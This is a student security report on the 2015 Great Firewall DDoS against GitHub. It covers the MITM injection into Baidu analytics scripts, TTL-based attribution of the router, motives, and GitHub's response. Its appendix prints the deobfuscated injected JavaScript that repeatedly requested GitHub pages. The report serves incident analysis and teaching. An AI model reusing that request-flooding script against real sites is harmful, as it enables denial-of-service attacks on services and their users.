University of Ottawa

THE GREATFIRE DDOS

GitHub vs China

Matthew Langlois
7731813
CSI4139
Fall 2017
September 29

Contents

List of Figures

Abstract

This report analyzes the DDOS attack which GitHub experienced in 2015 that took their services down for multiple days. A technical analysis is performed on the code which was injected and used to attack their services along with the method the attacker used to deploy the attack. It briefly discusses some advanced analysis techniques which were used to pinpoint who the attacker was. Finally, there is some discussion on the potential motivations behind the attack since an attack of this scale isn't that common.

This attack is of quite some interest to me as I was an intern at GitHub this summer on their security team. The Greatfire DDOS was briefly presented during one of our lunch'n'learns however I wanted to learn more about it. I hope you enjoy reading about it as much as I did!

1 Introduction

Back is March of 2015 GitHub experienced some major service outages for multiple days caused by one of the largest DDOS attacks they have ever experienced. Its not uncommon for large companies to become the target for such attacks however the Greatfire attack was unlike any other GitHub had experienced before. This attack was *allegedly* performed by an entire nation state!.

The purpose of this technical report is to analyze the attack vector used in the DDOS along with exploring a few recommendations on how to mitigate future attacks. Before exploring the attack this report will provide some background knowledge to the reader about some of the technical vulnerabilities and terms used throughout this report.

2 Background Knowledge

A distributed denial of services attack, or DDOS for short, is an attack which leverages the connection of many users to repeatedly request and send data to a publicly facing website in the hopes that the company's connection will become overloaded and drop connection. In the majority of cases DDOS attacks are carried out with a network of "zombie" computers which have been exploited and are remotely controlled by a single attacker so that they can all synchronously attack a specific target. Figure 1 demonstrates how a zombie network may be used to attack a single victim from multiple hosts.



Figure 1: An example of a Zombie network [6]

This paper also references the use of a Man-in-the-Middle attack, or MITM for short. A MITM attack is when somewhere along the request the contents are changed, for example the simple kids game telephone is vulnerable to a MITM attack. When the first person whispers a word in to the other person's ear that person can either repeat the same word to the next in line or they can change it. The same idea applies here, only with networks. The routers in the middle can either forward the request or they might possibly change it slightly. Most of the times Man-in-the-Middle attacks are prevented through security measures such as SSL, however that was no the case for this incident.

3 Summary of Attack

The Greatfire DDOS used a MITM attack to modify the analytics script from Baidu. Baidu is essentially the Google equivalent used within China. Almost every Chinese website incorporates Baidu analytics scripts. According to buildwith, a website which analyzes framework usage, currently over 2 million websites use Baidu to track their users statistics. [7] In March of 2015 this analytics script was being modified by one of the Chinese edge routers, part of their Great Firewall, to return a malicious script which had the single goal of loading a script from GitHub repeatedly. See appendix A.1 for the malicious code which was injected to send these requests.

Now considering that thousands of popular Chinese websites loaded this malicious Baidu analytics script and potentially hundreds of millions of Chinese users would access websites which used this script the attack then becomes trivial to understand. Essentially millions of users are unknowingly sending constant AJAX requests to GitHub. This influx of requests on a page which is dynamically generated managed to bring GitHub's services down for multiple days! [1]

3.1 Technical Analysis

An external security research group performed an in depth analysis of the MITM. While the code of the attack isn't extremely interesting understanding the origin of the attacker is. Erratasec was able to pinpoint the origin of the node which was serving up the malicious javascript. To do this they analyzed a request made to Baidu analytics, paying close attention to the TTL. In a normal case the TTL would come back as $TTL - hops = remaining$ so when a request is sent with a TTL of 64 and it makes 10 hops, then it should come back with 54. However this wasn't the case, they noticed it would come back with results that didn't make the numbers add up.

With this new found knowledge that the TTL wasn't adding up they were able to deduce that somewhere along the way the request was being modified. Essentially at one of the hops the request is not fulfilled but then the next hop it is, even though the packet hasn't reached its destination. A tool was created and it found that somewhere between hop 11 and 12 (from erratasec's location) the requests was being fulfilled.

Lastly all that needed to be done was performing a lookup on the ip which modified the request. They were able to conclude that this IP pointed to China Unicom, which is a major backbone for the Chinese Internet. Furthermore to verify their results they were able to trace from within China to a blocked website such as NY Times and the request would die at the

Unicom routers, thus the Great firewall of china is responsible for serving the malicious script which was attacking GitHub.

I highly suggest reading errata sec's in-depth technical analysis to fully grasp the concepts discussed. [4]

3.2 Motivation

While the true motivation of this attack is unknown, some logical conclusions can be made. The actual target of the attack with the Greatfire account on GitHub. The Greatfire team is dedicated to creating tools and methods of bypassing China's great firewall. [3] Furthermore it is very likely that the only attacker which would have access to the great firewall of China is the government themselves. Thus it is probable that Chinese government was actually the malicious actor behind this attack. It should also be noted that in 2013 the Chinese government attempted to block citizens of China from accessing GitHub which adds more suspicion.

3.3 Damages Caused

As stated earlier, the DDOS attack was sustained for multiple days before the attacker was no longer performing the MITM. During this time GitHub was down which is a massive outage for such a large tech company. An attack like this could potentially cost hundreds of thousands of dollars, especially for a service like GitHub. Since GitHub is a code-hosting company other major tech companies rely on GitHub being up in order to track their code changes. So not only did this attack affect GitHub but it also affected many other large companies and even individual users.

3.4 Immediate Response by GitHub

In the initial stages of this attack the malicious javascript simply loaded a page from GitHub as the datatype 'script'. GitHub was able to use this to their advantage by essentially cross-site scripting the malicious javascript. To do this GitHub forced the '/greatfire' endpoint on `https://github.com` to return some javascript which would popup an alert box stating "Warning: Malicious javascript detected on this domain".

Not only would this popup warn the user of the attack it would also prevent further execution of the network requests. An alertbox is a blocking action so once the box opens up all further javascript calls are prevented until the box is closed. While this helped initially the attackers got smart and modified their code in a way which an XSS wouldn't be able to prevent the requests from being sent, thus allowing the DDOS to continue.

3.5 Long Term Response

Unfortunately for an attack so large it is almost impossible to easily block the bad actors. In this case they *could* have just stopped serving requests to China but then the attackers win. So their best bet is to implement hardware to help mitigate DDOS attacks in the future but ultimately when an entire nation is requesting to load you're website at once then there's really not much that could be done.

Figure 2: GitHub's Counterattack [2]

4 Conclusion

Unfortunately DDOSes are a type of attack that can cause major outages and be difficult to mitigate properly. GitHub did their best when being DDOSed by millions of people however it still lead to downtime. Ultimately they needed to wait for the attacker to lose interest and stop attacking. When an entire nation is attacking your servers it's hard to guarantee uptime. GitHub did everything in their power to get back up and running. I think the most important part is that the Greatfire account still exists, GitHub did not remove that account just because it was the target of an attack.

References

[1] GitHub. *GitHub System Status*. URL: https://status.github.com/messages/2015-04-01.

[2] Dan Goodin. *DDoS attacks that crippled GitHub linked to Great Firewall of China*. URL: https://arstechnica.com/information-technology/2015/04/ddos-attacks-that-crippled-github-linked-to-great-firewall-of-china/.

[3] Dan Goodin. *DDoS attacks that crippled GitHub linked to Great Firewall of China*. URL: https://arstechnica.com/information-technology/2015/04/ddos-attacks-that-crippled-github-linked-to-great-firewall-of-china/.

[4] Robert Graham. *Pin-pointing China's attack against GitHub*. URL: http://blog.erratasec.com/2015/04/pin-pointing-chinas-attack-against.html.

[5] Erik Hjelmvik. *China's Man-on-the-Side Attack on GitHub*. URL: http://www.netresec.com/?page=Blog&month=2015-03&post=China%5C%27s-Man-on-the-Side-Attack-on-GitHub.

[6] Beacon Sage. *Zombie Network Image*. URL: https://www.beaconsage.com/media/1782/ddos-attack.png.

[7] Build With. *Baidu Analytics Usage Statistics*. URL: https://trends.builtwith.com/analytics/Baidu-Analytics.

A Appendix

A.1 Malicious Javascript Code (deobfuscated)

```
//Load tracking code above
startime = (new Date).getTime();
var count = 0;

function unixtime() {
    var a = new Date;
    return Date.UTC(a.getFullYear(), a.getMonth(), a.getDay(),
    ↪  a.getHours(), a.getMinutes(), a.getSeconds()) / 1E3
}
url_array = ["https://github.com/greatfire/",
↪  "https://github.com/cn-nytimes/"];
NUM = url_array.length;

function r_send2() {
    var a = unixtime() % NUM;
    get(url_array[a])
}

function get(a) {
    var b;
    $.ajax({
        url: a,
        dataType: "script",
        timeout: 1E4,
        cache: !0,
        beforeSend: function() {
            requestTime = (new Date).getTime()
        },
        complete: function() {
            responseTime = (new Date).getTime();
            b = Math.floor(responseTime - requestTime);
            3E5 > responseTime - startime && (r_send(b), count += 1)
        }
    })
}

function r_send(a) {
    setTimeout("r_send2()", a)
}
setTimeout("r_send2()", 2E3);
```

Thanks to the folks at Netresec for performing analysis to reverse this code! [5]